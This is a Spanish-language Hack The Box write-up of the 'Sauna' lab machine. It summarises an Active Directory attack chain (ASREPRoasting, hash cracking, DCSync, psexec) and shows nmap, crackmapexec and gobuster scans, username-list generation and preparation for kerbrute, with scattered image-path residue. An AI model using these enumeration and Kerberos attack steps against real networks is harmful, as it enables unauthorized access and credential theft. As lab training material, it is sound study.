Sauna

##################################Sauna machine easy
htb##################################

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the *DS-Replication-Get-Changes-All* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as `NT_AUTHORITY\SYSTEM`.

Escaneo:

Starting Nmap 7.93 (https://nmap.org) at 2023-09-11 21:14 -05
Nmap scan report for 10.10.10.175 (10.10.10.175)
Host is up (0.075s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:15:48Z)
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
464/tcp open kpasswd5?
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.61 seconds


full puertos:

nmap -Pn -p- 10.10.10.175 -T4
Starting Nmap 7.93 (https://nmap.org) at 2023-09-11 21:17 -05
Nmap scan report for 10.10.10.175 (10.10.10.175)
Host is up (0.074s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc


```
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49676/tcp open  unknown
49696/tcp open  unknown


Rescaneando:
nmap -Pn -sCV EGOTISTICAL-BANK.LOCAL -T4 -v


53/tcp   open  domain        Simple DNS
Plus
80/tcp   open  http          Microsoft IIS httpd
10.0
|_http-server-header: Microsoft-IIS/
10.0
|_http-title: Egotistical Bank ::
Home
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-12 09:22:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

| smb2-time:
| date: 2023-09-12T09:22:59
|_ start_date: N/A
|_clock-skew: 6h59m56s


validando el dominio con crackmapexec y ldap
crackmapexec ldap 10.10.10.175 -u " -p "




tenemos puerto 80 abierto




Agreamos al /etc/hots y rescaneamos y validamos





posibles colaboradores:


egotistical-bank.local/about.html
50%
l m...
Machine Excell
Training
ACTIVE DIRECTORY
Phasellus sed aliquam leo a
massa eu fringilla.


Fergus Smith
Shaun Coins
Bowie Taylor
Sophie Driver
Hugo Bear
Steven Kerb
AMAZING
Meet The Team
Meet the team. So many bank account managers but only one security manager. Sounds about right!

admins:


egotistical-bank.local/single.html
90%
anslate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
Vel illum qui dolorem fugiat quo
Quis autem vel eum repreh
Neque porro quisquam est qui
Our Posts



escaneo gobuster:
gobuster dir -u http://egotistical-bank.local/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,ht,html,xml,sh

/images (Status: 301) [Size: 160] [--> http://egotistical-bank.local/images/]

/index.html (Status: 200) [Size: 32797]
/about.html (Status: 200) [Size: 30954]
/contact.html (Status: 200) [Size: 15634]
/blog.html (Status: 200) [Size: 24695]
/Images (Status: 301) [Size: 160] [--> http://egotistical-bank.local/Images/]

/css (Status: 301) [Size: 157] [--> http://egotistical-bank.local/css/]

/Contact.html (Status: 200) [Size: 15634]
/About.html (Status: 200) [Size: 30954]
/Index.html (Status: 200) [Size: 32797]
/Blog.html (Status: 200) [Size: 24695]
/fonts (Status: 301) [Size: 159] [--> http://egotistical-bank.local/fonts/]

/IMAGES (Status: 301) [Size: 160] [--> http://egotistical-bank.local/IMAGES/]

/INDEX.html (Status: 200) [Size: 32797]
/Fonts (Status: 301) [Size: 159] [--> http://egotistical-bank.local/Fonts/]


/single.html (Status: 200) [Size: 38059]
/CSS (Status: 301) [Size: 157] [--> http://egotistical-bank.local/CSS/]

/CONTACT.html (Status: 200) [Size: 15634]
/ABOUT.html (Status: 200) [Size: 30954]


parece que con estos usuarios podemos crear un pequeño diccionario de usuarios y validar con cual nos podemos autenticar, recordemos que tiene nombre y apellido en una organización simpre se crean los user con estas letras ejemplo my user of isec: apenue

para esto se utiliza el script username-anarchy
hacemos vamos al script luego a raw y wget https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/username-anarchy


##EXPLOTACION##################################




sin embargo nos da un problema de formatos entonces descargamos un segundo script llamado formats plugins




al igual raw y wget https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/format-plugins.rb




cambiamos permisos de ejecución a ambos scripts







en esta pagina hay muchas formas de utilizar el script
https://morningstarsecurity.com/research/username-anarchy
se puede por primera letra mas apellido,nombre y apellido etc..
como no conocemos el formato utilizamos este



llenamos nuestro diccionario de la siguiente forma





ya con el diccionario vamos a hacer el ataque de preautenticacion en kerberos. se puede utilizar 2 herramientas Getnpusers y kerbrute


KERBRUTE PRE AUTENTICATION USERS:

nos guiamos de la siguiente pagina https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/

Vamos a https://github.com/ropnop/kerbrute/releases/tag/v1.0.3

